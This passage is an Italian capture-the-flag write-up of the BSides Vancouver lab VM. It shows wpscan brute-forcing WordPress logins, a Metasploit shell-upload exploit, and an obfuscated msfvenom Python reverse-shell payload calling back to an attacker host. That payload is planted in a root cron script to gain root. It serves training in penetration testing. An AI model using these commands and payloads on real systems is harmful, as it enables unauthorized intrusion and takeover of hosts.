OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   2.27 ms 192.168.64.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```


- **Per ottenere informazioni più dettagliate sulle voci vietate nel suddetto file abbiamo esaminato manualmente il file stesso tramite ricerca web.**



Poiché il sito è in wordpress, abbiamo eseguito un'enumerazione degli utenti presenti tramite WPSCAN.



Abbiamo trovato due utenti, nello specifico jhon e admin



Abbiamo riavviato **wpscan**, questa volta per trovare la password dell'utente.

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.64.10/backup_wordpress -P /home/kali/Desktop/psw.txt
```

Abbiamo acquisito la prima password corretta dell'utente jhon **(enigma),** che abbiamo provato nell'attesa della seconda password dell'utente admin.


```
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - john / enigma
Trying admin / merlin Time: 00:01:47 <
```

Abbiamo avviato **msfconsole**, usando il modulo **exploit/unix/webapp/wp_admin_shell_upload**, un exploit progettato per sfruttare una vulnerabilità presente nelle applicazioni Web basate su WordPress. In particolare, questo modulo mira a sfruttare una falla che consente l'upload di una shell.


```
┌──(kali㉿kali)-[~]
└─$ msfconsole
       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Abbiamo settato:

- **Rhosts 192.168.64.10**
- **Username jhon**
- **Password enigma**
- **Targeturi /backup_wordpress**




E in seguito abbiamo avviato l'**exploit**



Abbiamo iniziato un po' a studiare la macchina virtuale BSIDES VANCOUVER. Il nostro interesse si è focalizzato negli eventuali file in cui potrebbero esserci vulnerabilità.
Ci mettiamo alla ricerca del file **crontab** (file di configurazione per programmare l'esecuzione automatica di comandi o script in momenti specifici).

- Utilizziamo pertanto il comando comando **ls -l | grep cron, il quale ci restituirà tutti i file che hanno "cron" all'interno del testo.**



- Notiamo immediatamente che il file crontab, **di proprietà di root, era leggibile da tutti.**


- **Pertanto, tramite comando cat, abbiamo letto il contenuto del file crontab.** Nello specifico, vediamo che il contenuto dello stesso ci comunica **che le modifiche apportate al file saranno automaticamente considerate, il che ci fa presagire che anche noi attaccanti potremmo apportare delle modifiche che verranno automaticamente considerate.**

- Continuando la lettura del file, notiamo che **"SHELL=/bin/sh"** indica per l'appunto che la shell viene utilizzata per l'esecuzione dei comandi è la **"/bin/sh"**

- **PATH=/us/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin,** indica le directory in cui il sistema cerca i comandi eseguibili.

- Infine, la riga **"# m h dom mon dow user command",** indica i campi utilizzati nella definizione delle attività, come ad esempio l'ora, il minuto e il giorno del mese in cui i comandi verranno utilizzati. La voce **user** indica invece l'utente a cui è associata l'attività.

- In base a tutte queste nozioni, notiamo che *** * * /usr/local/bin/cleanup** viene eseguito in loop **(* * * * *), motivo per cui decidiamo di lavorare su questo specifico file che sarà sempre in esecuzione.**



Tramite ctrl + c, ritorniamo nella shell meterpreter, dove abbiamo usato il comando **getuid**, il quale ci ha mostrato che **abbiamo avuto accesso non autorizzato come utente www-data, ergo senza privilegi di root.**

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer     : bsides2018
OS           : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter  : php/linux
meterpreter >
```

Per compiere una corretta privilege escalation, abbiamo scaricato sul nostro desktop il file cleanup trovato in precedenza, tramite comando **download.**

```
meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop
[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Completed  : /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
```

- Una volta scaricato il file, tramite comando **cat cleanup** abbiamo letto il contenuto dello stesso, che rimettiamo di seguito.


- **#!/bin/sh**: riga comune per gli script di shell, la quale indica al sistema quale interprete di shell utilizzare per eseguire lo script. Nel nostro caso viene utilizzata **"/bin/sh"**, che rappresenta la shell POSIX, la quale garantisce la scrittura di script che possono essere eseguiti su più piattaforme Unix.
- **rm -rf /var/log/apache2/*:** riga questa, che utilizza il comando **"rm"** per eliminare in modo ricorsivo **("-r")** e forzato **("-f") tutti i file e le directory presenti nella directory "/var/log/apache2"**. L'asterisco **"*"** alla fine del **percorso specifica di eliminare tutti i file e le directory presenti in quella posizione**

```
┌──(kali㉿kali)-[~]
└─$ Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ cat cleanup
#!/bin/sh
rm -rf /var/log/apache2/* # Clean those damn logs !!

┌──(kali㉿kali)-[~/Desktop]
└─$
```

- **Abbiamo utilizzato msfvenom per generare codice malevolo, che in seguito inseriremo nel file cleanup. Il risultato ci restituirà un codice malevolo che genera una shell inversa che sfrutteremo in seguito. Abbiamo utilizzato il modulo cmd/unix/reverse_python per generare codice malevolo che ci darà la possibilità di ottenere una shell inversa in python che sfrutteremo dopo aver sovrascritto il file cleanup modificato nella directory dalla quale è stato prelevato.**

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p cmd/unix/reverse_python lhost=192.168.64.8 lport=3333
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqVkN8LgjAQx/+VsacNYqaFGLEHCYOICtJ3
ybVQsm148/8vWbHQJ+/lfn2+d8c1L6M7i0CLp7TI2QIh6CvTaSEBfE3/YoS2ztUaLMfhJmJhnLB4zRI8RobpfPWxcQO428mcI98s3ZeHc1b8XeLq+WV3LPPimqUnOhnFhFZKCkvIcJHXDsvpBNfA7r2JCLB
H00qlCfWK5Sw6nEVHE9pw/2cmbm1LcFA1KoAa0zf+4WHb')[0]))"
```

- **Abbiamo iniettato il codice presente nel payload modificato tramite msfvenom nel file "cleanup"** che avevamo scaricato in precedenza con la shell meterpreter, come da screenshot sottostante. **Ora**, il **file cleanup**, completo di script malevolo, **ci darà la possibilità di avere una shell inversa in python.**



- Siamo tornati nella shel meterpreter, dalla quale abbiamo caricato il nuovo file cleanup nello stesso percorso dal quale l'avevamo scaricato in precedenza, in modo tale da sovrascriverlo.

```
meterpreter > upload /home/kali//Desktop/cleanup /usr/local/bin/cleanup
[*] Uploading  : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 375.00 B (-0.27%): /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Completed  : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
meterpreter >
```

- Abbiamo avviato Netcat per creare un server in ascolto sulla porta 3333 (che avevamo inserito nel codice malevolo generato in precedenza con msfvenom, ed inserito nel file cleanup).
- Come da screenshot sottostante, tramite comando id abbiamo verificato di essere diventati utenti root, **poiché, il percorso nel quale è contenuto il file cleanup a cui si collega il nostro server netcat è associato all'utente root**.
- Successivamente con comando cd /root ci siamo spostati all'interno della cartella di root, dove abbiamo trovato la nostra flag.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 3333
listening on [any] 3333 ...
id
192.168.64.10: inverse host lookup failed: Unknown host
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -al
total 40
drwx------  3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-------  1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5  2018 flag.txt
-rw-------  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4096 Jun 21 06:42 .pulse
-rw-------  1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root   66 Mar  3  2018 .selected_editor
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```